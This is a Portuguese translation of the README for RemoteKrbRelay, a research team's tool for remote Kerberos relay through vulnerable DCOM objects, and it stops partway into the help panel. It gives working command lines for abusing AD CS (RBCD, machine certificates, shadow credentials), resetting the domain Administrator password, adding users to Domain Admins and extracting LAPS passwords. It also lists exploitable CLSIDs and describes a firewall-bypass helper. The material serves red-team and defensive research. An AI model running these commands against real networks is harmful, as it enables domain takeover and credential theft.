 cicada8-research/remotekrbrelay
Relé Kerberos Remoto simplificado! Framework Avançado de Relé Kerberos

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)
Você provavelmente conhece o KrbRelay e o KrbRelayUp, mas e se eu dissesse que pode ser feito remotamente? Com o RemoteKrbRelay, isso se torna realidade.
Saiba mais sobre o CertifiedDCOM aqui. O CertifiedDCOM permite que você acione uma conta de máquina ADCS:
# CertifiedDCOM (Abusar do AD CS configurando RBCD)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$

# CertifiedDCOM (Abusar do ADCS para obter certificado de máquina)
   .\RemoteKrbRelay.exe -adcs -template Machine -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3

# CertifiedDCOM (Abusar do ADCS com ShadowCreds)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
Também existe o exploit SilverPotato. Você pode usá-lo para abusar de sessões. Incluindo uma sessão de administrador de domínio em um host de terceiros.
# Alterar senha do usuário
  .\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -chpuser Administrator -chppass Lolkekcheb123! -secure

# Adicionar usuário a um grupo
  .\RemoteKrbRelay.exe -addgroupmember -victim computer.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka

# Extrair senhas do LAPS
  .\RemoteKrbRelay.exe -laps -victim mssql.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Enviar solicitação LDAP Whoami do usuário retransmitido
  .\RemoteKrbRelay.exe -ldapwhoami -victim win10.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83


# Acionar autenticação de outra sessão
  .\RemoteKrbRelay.exe -ldapwhoami -victim domainadminhost.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1
Agora, você tem quatro pastas à sua frente:
Checker - versão antiga do verificador para detectar objetos DCOM vulneráveis;Checkerv2.0 - nova versão do verificador para detectar objetos DCOM vulneráveis;Exploit - RemoteKrbRelay.exe :)FindAvailablePort - uma ferramenta para contornar um firewall ao usar o exploit.Então, vamos começar com o Checker. Você pode usá-lo para detectar objetos DCOM vulneráveis. Um objeto DCOM vulnerável pode ser considerado:
NT AUTHORITY\LOCAL SERVICE, pois ele usa credenciais vazias para autenticar a partir da rede;RemoteLaunch, RemoteActivation. Isso é o LaunchPermissions;RPC_C_IMP_LEVEL_IDENTIFY ou superior. RPC_C_IMP_LEVEL_IDENTIFY é o valor padrão;RemoteAccess (ou elas devem estar vazias). Isso é o AccessPermission.Para detecção facilitada, você pode usar o Checkerv2.0. Ele suporta saída nos formatos csv e xlsx.
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Checkerv2.0\bin\Debug> .\Checkerv2.0.exe -h

                            /\_/\____,          /\     /\
                  ,___/\_/\ \  ~     /            \ _____\
                  \     ~  \ )   XXX               (_)-(_)
                    XXX     /    /\_/\___,      Checkerv2.0 Collection
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

Check.exe
Ferramenta pequena que permite encontrar aplicações DCOM vulneráveis

[OPÇÕES]
-outfile : nome do arquivo de saída
-outformat : formato de saída. Aceita 'csv' e 'xlsx'
-showtable : mostrar a tabela xlsx quando ela for preenchida
-h/--help : exibe esta janela
Exemplo:
.\Checkerv2.0.exe -outfile win10 -outformat xlsx
E você receberá essa saída:

As colunas conterão os CLSIDs dos objetos DCOM, nomes e as permissões LaunchPermission e AccessPermission.

Tente pesquisar pelos objetos sppui (CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}, APPID {0868DC9B-D9A2-4f64-9362-133CEA201299}) e CertSrv Request (CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) e entenda por que eles são vulneráveis.
Não use o Checker, use apenas o Checkerv2.0 por favor :3
Uma pequena ferramenta para descobrir uma porta na qual levantar um servidor DCOM malicioso. Veja detalhes aqui (Remote -> Local Potato).

Pratique usando o conceito de porta local. Reescreva o RemotePotato0 para uma porta local. Confie em mim, isso é útil.
Adicionei bastante funcionalidade diferente ao exploit. Observe que ele fornece funcionalidade suficiente para abusar de objetos DCOM. Também listei alguns CLSIDs no Help para abuso. Esses CLSIDs eram publicamente conhecidos, apenas não havia um POC para abusar deles. Existem vários objetos DCOM vulneráveis, trabalhe com o verificador e encontre todos eles!
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -h

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

[PAINEL DE AJUDA]
        RemoteKrbRelay.exe
        Retransmitindo Autenticação Kerberos Remota de forma fácil
        Uso: RemoteKrbRelay.exe [ATAQUES] [OPÇÕES OBRIGATÓRIAS] [PARÂMETROS OPCIONAIS] [OPÇÕES DE ATAQUE] [SWITCHES]
